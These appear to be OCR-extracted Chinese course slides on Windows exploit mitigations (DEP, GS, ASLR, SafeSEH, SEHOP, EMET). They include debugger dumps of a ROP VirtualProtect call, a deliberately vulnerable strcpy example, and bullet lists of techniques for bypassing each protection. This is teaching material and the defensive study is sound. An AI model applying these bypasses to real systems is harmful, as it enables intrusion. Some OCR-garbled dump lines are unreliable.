000DFDFC  75CED7C6  CALL to VirtualProtect
000DFE00  000DFE14  Address = 000DFE14
000DFE04  00000201  Size = 201 (513.)
000DFE08  00000040  NewProtect = PAGE_EXECUTE_READWRITE
000DFE0C  76A50435  pOldProtect = kernel32.76A50435
000DFE10  75D7215C  <&api-ms-win-core-memory-l1-1-0.VirtualProtect>
000DFE14  76C38EFC  KernelBa.76C38EFC
```

```
000DFDFC  75CED7C6  CALL to VirtualProtect
000DFE00  000DF000  Address = 000DF000
000DFE04  00000201  Size = 201 (513.)
000DFE08  00000040  NewProtect = PAGE_EXECUTE_READWRITE
000DFE0C  76A50435  pOldProtect = kernel32.76A50435
000DFE10  75D7215C  <&api-ms-win-core-memory-l1-1-0.VirtualProtect>
000DFE14  76C38EFC  KernelBa.76C38EFC
```

7.1 数据执行保护-DEP

- 注意事项

2）ROP链存参数时可能会覆盖SEH链导致传入VirtualProtectEx函数的参数不正确，从而调用失败

```
76491FAB  ┌CALL to VirtualProtectEx
0019FF70  │ hProcess = 0019FF70
00000201  Pointer to next SEH record
00000040  SE handler
77108695  │ NewProtect = PAGE_NOACCESS|PAGE_READWRITE|PAGE_EXECUTE|PAGE_EXECUTE_WRITECOPY
76321364  └pOldProtect = <&api-ms-win-core-memory-l1-1-0.VirtualProtectEx>
00403020  offset test1.shellcodelized_as_dllflagt_tableate
762BFA00  kernel32.762BFA00
```

解决办法:


修改源代码，通过申请空间的方式下移SEH链确保shellcode不会覆盖到 SEH链

7.2 栈溢出检查-GS

- 栈溢出会覆盖栈中的值，特别是返回地址
- **GS的基本思想（StackGuard）**
  - 在函数开始时往栈中压入一个可以检验的随机数
  - 在函数结束时验证栈中的随机数是否一致
- 现有编译器基本支持该安全措施
  - GCC，VC……

7.2 栈溢出检查-GS

- Step1：系统以.data节的第一个DWORD作为Cookie的种子，或称原始Cookie（所有函数的Cookie都用这个DWORD生成）



7.2 栈溢出检查-GS

- Step2：在栈帧初始化以后系统用ESP异或种子，作为当前函数的Cookie，以此作为不同函数之间的区别，并增加Cookie的随机性。

  (在程序每次运行时Cookie的种子都不同，因此具有很强的随机性)

- Step3：在函数返回前，用ESP还原出Cookie的种子
- Step4：最后调用Security_check_cookie函数进行校验

```
00401003   83EC 20        sub     esp, 20
00401006   A1 00304000    mov     eax, dword ptr [403000]
0040100B   33C5           xor     eax, ebp
0040100D   8945 FC        mov     dword ptr [ebp-4], eax
00401010   CC             int3
00401011   8B45 08        mov     eax, dword ptr [ebp+8]
00401014   8945 EC        mov     dword ptr [ebp-14], eax
00401017   8D4D F0        lea     ecx, dword ptr [ebp-10]
0040101A   894D E8        mov     dword ptr [ebp-18], ecx
0040101D   8B55 E8        mov     edx, dword ptr [ebp-18]
00401020   8955 E4        mov     dword ptr [ebp-1C], edx
00401023   8B45 EC        mov     eax, dword ptr [ebp-14]
00401026   8A08           mov     cl, byte ptr [eax]
00401028   884D E3        mov     byte ptr [ebp-1D], cl
0040102B   8B55 E8        mov     edx, dword ptr [ebp-18]
0040102E   8A45 E3        mov     al, byte ptr [ebp-1D]
00401031   8802           mov     byte ptr [edx], al
00401033   8B4D EC        mov     ecx, dword ptr [ebp-14]
00401036   83C1 01        add     ecx, 1
00401039   894D EC        mov     dword ptr [ebp-14], ecx
0040103C   8B55 E8        mov     edx, dword ptr [ebp-18]
0040103F   83C2 01        add     edx, 1
00401042   8955 E8        mov     dword ptr [ebp-18], edx
00401045   807D E3 00     cmp     byte ptr [ebp-1D], 0
00401049   75 D8          jnz     short 00401023
0040104B   B8 01000000    mov     eax, 1
00401050   8B4D FC        mov     ecx, dword ptr [ebp-4]
00401053   33CD           xor     ecx, ebp
00401055   E8 23000000    call    0040107D
0040105A   8BE5           mov     esp, ebp
0040105C   5D             pop     ebp
0040105D   C3             retn
0040105E   CC             int3
0040105F   CC             int3
```

7.2 栈溢出检查-GS

- 强制GS：
  - #param strict_gs_check选项可以对任意类型函数添加Security Cookie
  - VS2005后采用变量重排技术：将字符串变量移动到栈帧的高地址


```
#include"stdafx.h"
#include"string.h"
#pragma strict_gs_check(on) // 为下边的函数强制启用 GS
intvulfuction(char * str)
{
        chararry[4];
        strcpy(arry,str);
        return 1;
}
int_tmain(intargc, _TCHAR* argv[])
{
        char* str="yeah,i have GS protection";
        vulfuction(str);
        return 0;
}
```

7.2 栈溢出检查-GS

- 为性能考虑，GS默认不应用于以下情况：
  - 函数不包含缓冲区
  - 函数被定义为具有变量参数列表
  - 函数使用无保护的关键字标记
  - 函数在第一个语句中包含内嵌汇编代码
  - 缓冲区不是8字节类型且大小不大于4个字节
- 无法防御的情况
  - 未被保护的函数
  - 针对基于改写函数指针的攻击，如C＋＋虚函数攻击
  - 针对异常处理机制的攻击等

7.2 栈溢出检查-GS


- 如何绕过GS?
  - 利用未被保护的函数
  - 覆盖栈上函数地址
  - 如C＋＋虚函数
  - 攻击异常处理机制
  - 同时替换栈和data中的cookie



7.3 地址空间布局随机化-ASLR


- 部署Shellcode
  - 知晓堆或者栈的地址
  - 借用程序自身或者库中的代码（如jmp ESP-ROP）

- ASLR的思想
  - 栈和堆的基址是**加载时随机**确定的
  - 程序自身和关联库的基址是**加载时随机**确定的



7.3 地址空间布局随机化-ASLR

- 映像随机化
  - 动态链接库
  - 可执行文件
- 堆、栈随机化
- PEB/TEB
  - FS:[18]、FS:[30]
  - XP sp2以前
    - PEB基址0x7FFDF000
    - TEB基址0x7FFDE000



7.3 地址空间布局随机化-ASLR

- Windows中的ASLR
  - 从Visual Studio 2005 SP1开始，增加了/dynamicbase链接选项。打开方式：Project Property -> Configuration Properties -> Linker -> Advanced -> Randomized Base Address
  - PE头中设IMAGE_DLL_CHARACTERISTICS_DYNAMIC_BASE标识（0x0040）来说明支持ASLR。

```
01.  #define IMAGE_DLLCHARACTERISTICS_DYNAMIC_BASE 0x0040     // DLL can move.
02.  #define IMAGE_DLLCHARACTERISTICS_FORCE_INTEGRITY    0x0080     // Code Integrity Image
03.  #define IMAGE_DLLCHARACTERISTICS_NX_COMPAT    0x0100     // Image is NX compatible
```

7.3 地址空间布局随机化-ASLR

- _tmain()是微软操作系统（windows）提供的对unicode字符集和ANSI字符集进行自动转换用的程序入口点函数。

```
int _tmain(int argc, _TCHAR* argv[])
{
    HMODULE hMod = LoadLibrary( L"Kernel32.dll" );
    // Note—this is for release builds
    HMODULE hModMsVc = LoadLibrary( L"MSVCR90.dll" );
    void* pvAddress = GetProcAddress(hMod, "LoadLibraryW");
    printf( "Kernel32 loaded at %p/n", hMod );
    printf( "Address of LoadLibrary = %p/n", pvAddress );
    pvAddress = GetProcAddress( hModMsVc, "system" );
    printf( "MSVCR90.dll loaded at %p/n", hModMsVc );
    printf( "Address of system function = %p/n", pvAddress );
     foo();
    if( hMod ) FreeLibrary( hMod );
    if( hModMsVc ) FreeLibrary( hModMsVc );
    return 0;
}
```

```
void foo( void )
{
    printf( "Address of function foo = %p/n", foo );
}
```

```
Kernel32 loaded at 763F0000
Address of LoadLibrary = 7641361F
MSVCR90.dll loaded at 671F0000
Address of system function = 6721C88B
Address of function foo = 003B1800
重启系统
Kernel32 loaded at 76320000
Address of LoadLibrary = 7634361F
MSVCR90.dll loaded at 697A0000
Address of system function = 697CC88B
Address of function foo = 00871800
```

7.3 地址空间布局随机化-ASLR

- ASLR的不足
  - ASLR是需要和DEP配合使用的。如果没有DEP保护，恶意代码一旦可以执行，就可以通过程序进程表结构来获得特定DLL的加载基址
  - ASLR的熵比较小，只有255中选择
  - 兼容性问题
  - 地址的部分覆盖(低2个字节为关键部位）
    - 对于映像随机化，虽然模块的加载地址变了，但低2个字节不变

7.3 地址空间布局随机化-ASLR

- 如何绕过ASLR？
  - 对于映像随机化，虽然模块的加载地址变了，但低2个字节不变
  - 对于ASLR堆栈随机化，可以使用JMP esp和heap spray等绕过限制
  - 对于PEB和TEB的随机化，也是可以通过FS的偏移来定位的

7.4 SafeSEH

- 什么是**S.E.H?**


操作系统或程序在运行时，难免会遇到各种各样的错误，如除零、非法内存访问等。为了保证系统在遇到错误时不至于崩溃，Windows会利用**异常处理机制**对运行在其中的程序提供补救机会来处理错误。

S.E.H(Structure Exception Handler)异常处理结构体，是Windows异常处理机制所采用的重要数据结构。

每个S.E.H都包含两个DOWRD：


1）S.E.H链表指针

2）异常处理函数句柄



7.4 SafeSEH

- 工作原理
  - S.E.H结构体在系统栈中通过栈链由栈顶向栈底串成单向链表；
  - 位于最顶端的S.E.H通过**TEB**（线程环境块）0字节偏移处的指针标识；
  - 当异常发生时，操作系统会中断程序，首先从**链最顶端的S.E.H**来处理异常，失败时将会顺着S.E.H链表依次尝试其他异常处理函数；
  - 若仍然失败，系统默认的异常处理将被调用，程序崩溃的对话框将被弹出；



7.4 SafeSEH

- **潜在漏洞**

  S.E.H存放在栈内，溢出缓冲区的数据有可能覆盖S.E.H。

- **漏洞利用思路**
  - 把S.E.H中异常处理函数的入口地址更改为shellcode的起始地址
  - 通过缓冲区溢出触发破坏数据触发异常
  - Windows处理溢出后的异常，把shellcode当作异常处理函数执行

7.4 SafeSEH

- 在Windows XP sp2及后续版本的操作系统中，微软引入了 S.E.H 校验机制 **SafeSEH**。
- **保护思路：**

在程序调用异常处理函数前，对要调用的异常处理函数进行一系列有效性检验，当发现处理函数不可靠时将终止异常处理函数的调用。

- **原理**
  - 编译阶段：在编译程序的时候将程序所有的异常处理函数地址提取出来，编入一张**安全SEH表**，并将这张表放入程序的**映像**里。
  - 运行阶段：当程序调用异常处理函数时，会将函数地址与安全SEH表进行匹配，**检查调用的异常处理函数是否位于安全SEH表中**。

7.4 SafeSEH

- SafeSEH校验流程：

从**异常处理函数**RtlDispatchException()的调用开始：

- 如果**异常处理链**不在当前程序的栈中，则终止异常处理调用。
- 如果**异常处理函数的指针**指向当前程序的栈中，则终止异常处理调用。
- 在前两项检查都通过后，调用 RtlIsValidHandler() 进行异常处理有效性检查，流程图见下页

  分析可得：只有在以下三种情况下才会允许异常处理函数的执行：


  1）异常处理函数指针位于加载模块内存范围外，并且 DEP 关闭

  2）异常处理函数指针位于加载模块内存范围内，相应模块未启用 SafeSEH 且不是纯IL

  3）异常处理函数指针位于加载模块内存范围内，相应模块启用 SafeSEH 且函数地址在 SEH 表中

7.4 SafeSEH


- RtlIsValidHandler()校验流程：



7.4 SafeSEH

- 如何开启SafeSEH?

->项目
->属性
->配置属性
->链接器
->高级
->映像具有安全异常处理程序



7.4 SafeSEH

- 如何绕过SafeSEH?
  - 覆盖函数返回地址。（使用条件：攻击对象启用了SafeSEH但是没有启用GS或者存在未受GS保护的函数）
  - 攻击虚函数表
  - 将 shellcode 部署在堆中
  - 利用未启用 SafeSEH 的模块绕过 SafeSEH（针对上述 RtlIsValidHandler() 函数的第二种放行可能）
  - DEP 关闭时，可以利用加载模块之外的指令作为跳板

7.5 SEHOP

- SEHOP（结构化异常处理覆写保护）
  - 专门用于对抗覆盖SEH的攻击
  - 是比SafeSEH更为严厉的保护机制

- 核心任务：检查S.E.H函数链的完整性
- 工作原理：
  - S.E.H链的末端是程序的默认异常处理，负责处理前面S.E.H函数不能处理的异常。
  - 在程序转入异常处理前**检查SEH链上最后一个异常处理函数**是否为系统固定的终极处理函数

7.5 SEHOP


- 优点：

  在RtlIsVaildHandler函数校验前进行，能够抵抗绕过SafeSEH机制的利用加载模块之外的地址，堆地址和未启用SafeSEH模块的方法

- 无法抵御：
  - 攻击返回地址或者虚函数
  - 利用未启用SEHOP的模块绕过
  - 伪造S.E.H链

7.6 EMET

- EMET(Enhanced Mitigation Experience Toolkit)增强的缓解体验工具包
  - **微软**推出的一套用来缓解漏洞攻击、提高应用软件安全性的增强型体验工具。
- **使用要求：**必须安装 Microsoft .NET Framework 2.0
- **保护措施**
  - DEP
  - ASLR
  - SEHOP



7.6 EMET

- 保护措施
  - EAF（Export Address Table Access Filtering）：

    导出表地址过滤，通过对ntdll.dll和kernel32.dll导出表的相应位置下硬件断点，来监控shellcode 对导出表的搜索行为。
  - Heap Spray Allocation：

    预先把有可能被Spray的常见内存地址分配掉
  - Null Page Allocation：

    利用提前占位的方式，将空指针未初始化之前默认指向的可能地址先分配掉


7.6 EMET

- 不同操作系统适用设置

Mitigation	XP	Server 2003	Vista	Server 2008	Win7	Server2008 R2
DEP	Y	Y	Y	Y	Y	Y
SEHOP	Y	Y	Y	Y	Y	Y
NULL PAGE	Y	Y	Y	Y	Y	Y
Heap Spray	Y	Y	Y	Y	Y	Y
Mandatory ASLR	N	N	Y	Y	Y	Y
EAF	Y	Y	Y	Y	Y	Y


7.6 EMET

- **Expoit Protection**
  - Windows 安全中心
    - 应用和浏览器控制
      - ✓ CFG
      - ✓ DEP
      - ✓ ASLR（映像）
      - ✓ ASLR（内存分配）
      - ✓ 高熵ASLR
      - ✓ SEHOP
      - ✓ 堆完整性



7.6 EMET

- **Windows 10的安全机制**
  - DEP：堆栈不可知性
  - ASLR：影像和动态内存
  - GS：插入cookie
  - 高熵ASLR
  - Force Integrity:代码签名验证
  - CFG：间接调用地址的验证
  - RFG：返回地址验证
  - ~~SafeSEH~~



思考题

- 讨论安全机制与程序编写者、编译器和操作系统的关联。
- DEP会带来什么兼容性问题？
- ASLR会带来什么兼容性问题？
- 讨论EMET在黑客攻击检测中作用。
- 探索Windows 10的CFG机制。